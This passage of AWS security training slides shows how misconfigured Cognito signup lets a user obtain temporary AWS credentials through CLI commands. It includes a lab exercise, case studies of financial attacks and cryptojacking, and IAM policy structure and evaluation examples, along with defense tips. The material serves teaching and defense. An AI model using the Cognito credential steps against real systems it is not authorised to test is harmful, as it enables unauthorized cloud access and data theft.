- After account confirmation you can proceed to login

```
$ aws cognito-identity get-id --identity-pool-id  
<identity_pool_id> --logins cognito-  
idp.<region>.amazonaws.com/<user_pool_id>=<idToken>
```

Reference:
<https://docs.aws.amazon.com/cli/latest/reference/cognito-identity/get-id.html>



Attack: Cognito with Signup Allowed

- Obtain AWS Credentials Via Get Credentials

```
$ aws cognito-identity get-credentials-for-identity -  
-identity-id <identity_id> --logins cognito-  
idp.<region>.amazonaws.com/<user_pool_id>=<idToken>
```

Reference:
<https://docs.aws.amazon.com/cli/latest/reference/cognito-identity/get-credentials-for-identity.html>

<https://t.me/learningnets>





Exercise

Cognito 1

- Explore the voffice application
- Gain temporary access to AWS
- Revisit the victimprivate S3 bucket

Generic Defense Tips: Cognito

- Don't expose higher priv on unauth token

▼ Unauthenticated identities ⓘ

Amazon Cognito can support unauthenticated identities by providing a unique identifier and AWS credentials for users who do not authenticate with an identity provider. If your application allows customers to use the application without logging in, you can enable access for unauthenticated identities. [Learn more about unauthenticated identities.](#)

☒ Enable access to unauthenticated identities

- Disable Signup if not needed

Do you want to allow users to sign themselves up?

You can choose to only allow administrators to create users or allow users to sign themselves up. [Learn more.](#)

- ☒ Only allow administrators to create users
- ☐ Allow users to sign themselves up

Attacking Specific Cloud Services

Financial Attacks



Financial Attacks

- Cloud/policy misconfiguration can lead to attacks which have serious financial impact
- Financial impact via misconfigured roles is another major attack surface
- Double check roles access to cost intensive operations



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Default Policies can cause Monetary Loss

- AWS by default only has one policy under SecretsManager, which gives both read and write access.
- Secret manager charges 40 cents per month per record

▼ Attach permissions policies

Choose one or more policies to attach to your new role.

Create policy

↺

Filter policies ▼

Q secret

Showing 1 result

	Policy name ▼	Used as	Description
☐	▶  SecretsManagerReadWrite	None	Provides read/write access to AWS Secr...

Account Compromise: Huge Losses



- Examples of high profile resources that can be leveraged
- AWS: Single instance of x1e.32xlarge costs 19K\$ per month
- AWS: Single db.r5.24xlarge Enterprise Multi-AZ Microsoft SQL server ~ 3,000K\$
- Storage Write / Read charges
- Marketplace items can be purchased for huge price

Reference:

https://twitter.com/andrew_sears/status/1243447105043214338
https://summitroute.com/blog/2020/06/08/denial_of_wallet_attacks_on_aws/



Case Study

Code Spaces

- Code Spaces, a source code hosting provider, suffered DDoS attack
- Attackers also gained full access to the AWS console of Code Spaces
- Removed EBS snapshots, S3 buckets, all AMIs, EC2 instances and several machine instances
- Code Spaces' EBS-hosted database files also wiped clean, along with their backups and snapshots.

Reference:
https://www.theregister.co.uk/2014/06/18/code_spaces_destroyed/

Olindata




Case Study

Attacker got AWS credentials from Public Git repo

With this access attacker spawn 20 c4.8xlarge instances in every AWS region worldwide.

Average cost of these instances at its peak performance was \$20K per/day





Case Study

Tesla Cryptojacking

- Administrative console credentials were leaked on Kubernetes console
- Attacker then used this access and ran crypto mining scripts
- Reduced the CPU usage demanded by mining scripts and masked their IP address behind services from CloudFlare to hide their tracks
- Gained access to S3 bucket containing Tesla business related data (i.e. Vehicle Servicing data)

Generic Defense: Financial Attacks

- Monitor Usage
- Enable billing alerts
- Enable budgets

Select budget type

Select which type of budget you would like to create.

☒ **Cost budget**

Monitor your costs against a specified amount and receive alerts when your user-defined thresholds are met.

☐ **Usage budget**

Monitor your usage of one or more specified usage types or usage type groups and receive alerts when your user-defined thresholds are met.

☐ **Reservation budget**

Track the RI Utilization or RI Coverage associated with your reservations. These budgets support Amazon EC2, RDS, Redshift, ElastiCache and Elasticsearch reservation models.

☐ **Savings Plans budget**

Track the utilization and coverage associated with your Savings Plans.

CancelSet your budget >

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved


Attacking Specific Cloud Services

Identity and Access Management



Identity Access Management (IAM)


IAM controls access by defining **who** (identity) has **what** access (role) for **which** resource



<https://t.me/learningnets>



AWS Policies



AWS Policies



AWS Managed Policy:

- Defined by AWS
- Read Only
- Example: `arn:aws:iam::aws:policy/IAMReadOnlyAccess`

Policy ARN	<code>arn:aws:iam::aws:policy/IAMReadOnlyAccess</code> 
Description	Provides read only access to IAM via the AWS Management Console.

Customer Managed Policy:

- Defined by Customer
- Read, Write, Modify
- Supports Max 5 versions
- Example:
`arn:aws:iam::<AWS_Account_ID>:policy/CIH_UpdateAssumeRolePolicy`

Policy ARN	<code>arn:aws:iam::[redacted]:policy/CIH_UpdateAssumeRolePolicy</code> 
Description	

AWS Policy Structure



- Sid: Optional “statement ID” label
- Effect: Allow or Deny
- Action: Action user can perform.
“Action”: “Service Prefix:Verb”
- Resource: Specifies the objects
- Case Sensitive

```
1 {  
2     "Version": "2012-10-17",  
3     "Statement": [  
4         {  
5             "Sid": "Valid Policy",  
6             "Effect": "Allow",  
7             "Action": [  
8                 "s3:*"  
9             ],  
10            "Resource": "arn:aws:s3:::${aws:username}"  
11        }  
12    ]  
13 }
```

This policy contains the following error: Unknown field STATEMENT For more information about the IAM policy grammar,

Visual editor JSON

```
1 {  
2     "VERSION": "2012-10-17",  
3     "STATEMENT": [  
4         {  
5             "SID": "Invalid Policy Due To Case Sensitivity",  
6             "EFFECT": "Allow",  
7             "ACTION": [  
8                 "s3:*"  
9             ],  
10            "RESOURCE": "arn:aws:s3:::${aws:username}"  
11        }  
12    ]  
13 }
```

AWS Policy Structure: Resource Element



Amazon Resource Name (ARN)

arn:partition:service:region:account-id:resource-id

- Limits the scope
- Case Sensitive

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "Valid Policy",  
6       "Effect": "Allow",  
7       "Action": "*",  
8       "Resource": "*"   
9     }  
10  ]  
11 }  
12
```

Wildcards:

- "Resource": "arn:aws:s3:::nssuser?"
- "Resource": "arn:aws:s3:::nssuser*"

```
1 {  
2   "Version": "2012-10-17",  
3   "Statement": [  
4     {  
5       "Sid": "Valid Policy",  
6       "Effect": "Allow",  
7       "Action": "*",  
8       "Resource": "arn:aws:s3:::${aws:username}"   
9     }  
10  ]  
11 }  
12
```

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

AWS Policy Structure: Wildcards



* Any Combination

Policy summary {} JSON Edit policy Sim

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": [
8         "s3:ListBucket"
9       ],
10      "Resource": [
11        "arn:aws:s3::nss-resource-element*"
12      ]
13    }
14  ]
15 }
```

```
$ aws --profile poc s3 ls nss-resource-elementa
2022-04-11 16:23:02 41896 Image1.png
2022-04-11 16:22:59 41896 Image2.png
2022-04-11 16:23:00 41896 Image3.png
2022-04-11 16:23:01 41896 Image4.png

$ aws --profile poc s3 ls nss-resource-elementb
2022-04-11 16:24:23 41896 PT1.png
2022-04-11 16:24:24 41896 PT2.png
2022-04-11 16:24:25 41896 PT3.png
2022-04-11 16:24:26 41896 PT4.png

$ aws --profile poc s3 ls nss-resource-elementabc
2022-04-11 16:26:15 41896 EID1.png
2022-04-11 16:26:16 41896 EID2.png
```

? Single Character

Policy summary {} JSON Edit policy Sim

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": [
8         "s3:ListBucket"
9       ],
10      "Resource": [
11        "arn:aws:s3::nss-resource-element?"
12      ]
13    }
14  ]
15 }
```

```
$ aws --profile poc s3 ls nss-resource-elementa
2022-04-11 16:23:02 41896 Image1.png
2022-04-11 16:22:59 41896 Image2.png
2022-04-11 16:23:00 41896 Image3.png
2022-04-11 16:23:01 41896 Image4.png

$ aws --profile poc s3 ls nss-resource-elementb
2022-04-11 16:24:23 41896 PT1.png
2022-04-11 16:24:24 41896 PT2.png
2022-04-11 16:24:25 41896 PT3.png
2022-04-11 16:24:26 41896 PT4.png

$ aws --profile poc s3 ls nss-resource-elementabc
An error occurred (AccessDenied) when calling the
ListObjectsV2 operation: Access Denied
```

<https://t.me/learningnets>

Principal Element

- Principal element can only be used in Resource based policy
- Used for the IAM Roles
- Granular policy for the AWS resources
- Username is case sensitive
- Effective for the Cross-Account

```
"Principal": { "AWS": "arn:aws:iam::AWS-account-ID:role/role-name" }
```

```
"Principal": {  
  "AWS": [  
    "arn:aws:iam::AWS-account-ID:user/user-name-1",  
    "arn:aws:iam::AWS-account-ID:user/user-name-2"  
  ]  
}
```

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Principal Element

IAM Policy

This policy contains the following error: **Has prohibited field Principal** For more information about this error, see the IAM Policy error message.

Visual editor JSON

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "VisualEditor0",
6       "Effect": "Allow",
7       "Action": [
8         "s3:GetObject",
9         "s3:ListBucket"
10      ],
11      "Resource": [
12        "arn:aws:s3:::*/**",
13        "arn:aws:s3:::*"
14      ],
15      "Principal": {
16        "AWS": [
17          "arn:aws:iam::143439767741:user/user998"
18        ]
19      }
20    ]
21  }
22 }
```

Resource Policy

Bucket policy

The bucket policy, written in JSON, provides access to the objects stored in the bucket. Bucket policies do not control access to the bucket itself.

Edit Delete

Public access is blocked because Block Public Access settings are turned on for this bucket.
To determine which settings are turned on, check your Block Public Access settings. [Public Access](#)

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "VisualEditor0",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::143439767741:user/user999"
      },
      "Action": "s3:ListBucket",
      "Resource": "arn:aws:s3:::nssuser998"
    }
  ]
}
```

Condition Element




- Used to restrict access
- Optional element
- Global and Service Specific Conditions

```
## Service Specific Condition
"Condition": {"StringLike": {"s3:prefix": ["janedoe/*"]}}

## Global Condition
"Condition": {"NumericLessThanEquals": {"aws:MultiFactorAuthAge": "3600"}}
```

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "serverlessrepo.amazonaws.com"
      },
      "Action": "s3:GetObject",
      "Resource": "arn:aws:s3:::nss-victim-serverless-app/*",
      "Condition": {
        "StringEquals": {
          "aws:SourceAccount": "<add_the_account_ID>"
        }
      }
    }
  ]
}
```


AWS Policy Evaluation



AWS Policy Evaluation: **Explicit Deny**



```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Statement",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::143439767741:user/poc"
      },
      "Action": "s3:ListBucket",
      "Resource": "arn:aws:s3:::nss-resource-elementa"
    }
  ]
}
```

Allow in Resource

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "VisualEditor0",
      "Effect": "Deny",
      "Action": "s3:ListBucket",
      "Resource": "arn:aws:s3:::*"
    },
    {
      "Sid": "VisualEditor1",
      "Effect": "Allow",
      "Action": "s3:ListAllMyBuckets",
      "Resource": "*"
    }
  ]
}
```

Explicit Deny

AWS Policy Evaluation: Explicit Deny



```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Statement",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::143439767741:user/poc"
      },
      "Action": "s3:ListBucket",
      "Resource": "arn:aws:s3:::nss-resource-elementa"
    }
  ]
}
```

Allow in Resource

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "VisualEditor0",
      "Effect": "Deny",
      "Action": "s3:ListBucket",
      "Resource": "arn:aws:s3:::*"
    },
    {
      "Sid": "VisualEditor1",
      "Effect": "Allow",
      "Action": "s3:ListAllMyBuckets",
      "Resource": "*"
    }
  ]
}
```

Explicit Deny

```
$ aws --profile poc sts get-caller-identity
{
  "UserId": "AIDASCZNNFC6VZNGNQKK3",
  "Account": "143439767741",
  "Arn": "arn:aws:iam::143439767741:user/poc"
}

$ aws --profile poc s3 ls s3://nss-resource-elementa
An error occurred (AccessDenied) when calling the ListObjectsV2
operation: Access Denied
https://t.me/learningnets
```

AWS Policy Evaluation: **Implicit Deny**



User ARN **arn:aws:iam::143439767741:user/poc**

Path /

Creation time 2022-04-11 15:58 UTC+0530

Permissions Groups Tags Security credentials Access Advisor

▼ Permissions policies

i [Get started with permissions](#)

This user doesn't have any permissions yet. Get started by adding the user to a group.

[Learn more](#)

Add permissions

► Permissions boundary (not set)

Implicit Deny

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Statement",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::143439767741:user/poc"
      },
      "Action": "s3:ListBucket",
      "Resource": "arn:aws:s3:::nss-resource-elementa"
    }
  ]
}
```

Allow in Resource

AWS Policy Evaluation: Implicit Deny



User ARN **arn:aws:iam::143439767741:user/poc**

Path /

Creation time 2022-04-11 15:58 UTC+0530

Permissions Groups Tags Security credentials Access Advisor

▼ Permissions policies

i Get started with permissions

This user doesn't have any permissions yet. Get started by adding the user to [Learn more](#)

Add permissions

► Permissions boundary (not set)

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Statement",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::143439767741:user/poc"
      },
      "Action": "s3:ListBucket",
      "Resource": "arn:aws:s3:::nss-resource-elementa"
    }
  ]
}
```

Implicit Deny


```
$ aws --profile poc sts get-caller-identity
{
  "UserId": "AIDASCZNNFC6VZNGNQKK3",
  "Account": "143439767741",
  "Arn": "arn:aws:iam::143439767741:user/poc"
}

$ aws --profile poc s3 ls s3://nss-resource-elementa
2022-04-11 16:23:02      41896 Image1.png
2022-04-11 16:22:59      41896 Image2.png
2022-04-11 16:23:00      41896 Image3.png
2022-04-11 16:23:01      41896 Image4.png
```

Allow in Resource

